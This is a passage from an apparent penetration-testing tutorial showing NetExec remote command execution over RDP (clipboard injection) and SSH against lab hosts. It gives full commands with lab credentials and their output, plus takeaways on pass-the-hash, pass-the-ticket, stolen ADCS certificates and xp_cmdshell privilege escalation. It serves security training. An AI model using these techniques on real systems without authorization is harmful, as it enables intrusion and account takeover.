MSSQL 192.168.1.13 1433 WIN-SQL Hotfix(s): 3 Hotfix(s) Installed.
MSSQL 192.168.1.13 1433 WIN-SQL [01]: KB4514366
MSSQL 192.168.1.13 1433 WIN-SQL [02]: KB4512577
MSSQL 192.168.1.13 1433 WIN-SQL [03]: KB4512578
MSSQL 192.168.1.13 1433 WIN-SQL Network Card(s): 1 NIC(s) Installed.
MSSQL 192.168.1.13 1433 WIN-SQL [01]: Intel(R) 82574L Gigabit Network Connection
MSSQL 192.168.1.13 1433 WIN-SQL Connection Name: Ethernet0
MSSQL 192.168.1.13 1433 WIN-SQL DHCP Enabled: Yes
MSSQL 192.168.1.13 1433 WIN-SQL DHCP Server: 192.168.1.1
MSSQL 192.168.1.13 1433 WIN-SQL IP address(es)
```

RDP Command Execution

Finally, there was RDP — the most human-like interaction. RDP (Remote Desktop Protocol) on port 3389 provides full graphical access to a Windows machine. NetExec found a clever way to execute commands through clipboard injection and timing tricks.

Using clipboard tricks and slight delays, NetExec can paste commands into the RDP session and execute them — simulating real user behavior. Not the most reliable method, but sometimes the only way in.

```
nxc rdp 192.168.1.11 -u administrator -p Ignite@987 -x "whoami" --clipboard-delay 30
```

```
(root@kali)-[~]
# nxc rdp 192.168.1.11 -u administrator -p Ignite@987 -x "whoami" --clipboard-delay 30
[!] Executing remote command via RDP will disconnect the Windows session (not log off) if the targeted
RDP 192.168.1.11 3389 DC [*] Windows 10 or Windows Server 2016 Build 17763 (
RDP 192.168.1.11 3389 DC [+] ignite.local\administrator:Ignite@987 (Pwn3d!)
RDP 192.168.1.11 3389 DC [+] Executing command: whoami with delay 5 seconds
RDP 192.168.1.11 3389 DC [+] Waiting for clipboard to be ready...
ignite\administrator
```



Part	Meaning
<code>nxc rdp</code>	Use NetExec with RDP protocol
<code>192.168.1.11</code>	Target IP
<code>-u administrator</code>	Username
<code>-p Ignite@987</code>	Password
<code>-x "whoami"</code>	Command to execute on the remote machine
<code>--clipboard-delay 30</code>	Wait 30 seconds for clipboard to be ready

SSH Command Execution

The tester had already explored Windows systems. But now, something different appeared on the network — a Linux machine. SSH (Secure Shell) on port 22 provides direct, encrypted command-line access.

No tricks needed here — just pure command-line access. Once authenticated, the tester had direct control, executing commands as if sitting in front of the machine.

```
nxc ssh 192.168.1.12 -u pentest -p 123 -x ifconfig
```

```
(root@kali)~# nxc ssh 192.168.1.12 -u pentest -p 123 -x ifconfig
SSH 192.168.1.12 22 192.168.1.12 [*] SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.14
SSH 192.168.1.12 22 192.168.1.12 [*] Current user: 'pentest' was in 'sudo' group, please try '-
SSH 192.168.1.12 22 192.168.1.12 [+] pentest:123 Linux - Shell access!
SSH 192.168.1.12 22 192.168.1.12 [+] Executed command
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.12 netmask 255.255.255.0 broadcast 19
    inet6 fe80::7a05:5632:2944:5613 prefixlen 64 scopeid
    ether 00:0c:29:21:61:91 txqueuelen 1000 (Ethernet)
    RX packets 30329 bytes 38914309 (38.9 MB)
    RX errors 0 dropped 46 overruns 0 frame 0
    TX packets 6288 bytes 468873 (468.8 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisio
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 216 bytes 25508 (25.5 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 216 bytes 25508 (25.5 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisio
```

Key Takeaways

- NetExec supports six major protocols: SMB, WinRM, WMI, MSSQL, RDP, and SSH.
- Three authentication escalation paths exist: Password → Pass-the-Hash → Pass-the-Ticket/Certificate.
- SMB requires LM:NT hash format; WinRM, WMI, and MSSQL accept NT hash alone.
- Pass-the-Certificate is the most advanced technique, using stolen ADCS certificates via PKINIT.



- MSSQL via xp_cmdshell can lead to NT AUTHORITY\SYSTEM — a critical privilege escalation path.

FOLLOW US ON

social media



TWITTER



DISCORD



GITHUB



LINKEDIN

CONTACT US
FOR MORE DETAILS

+91 95993-87841

www.ignitetechnologies.in

JOIN OUR TRAINING PROGRAMS

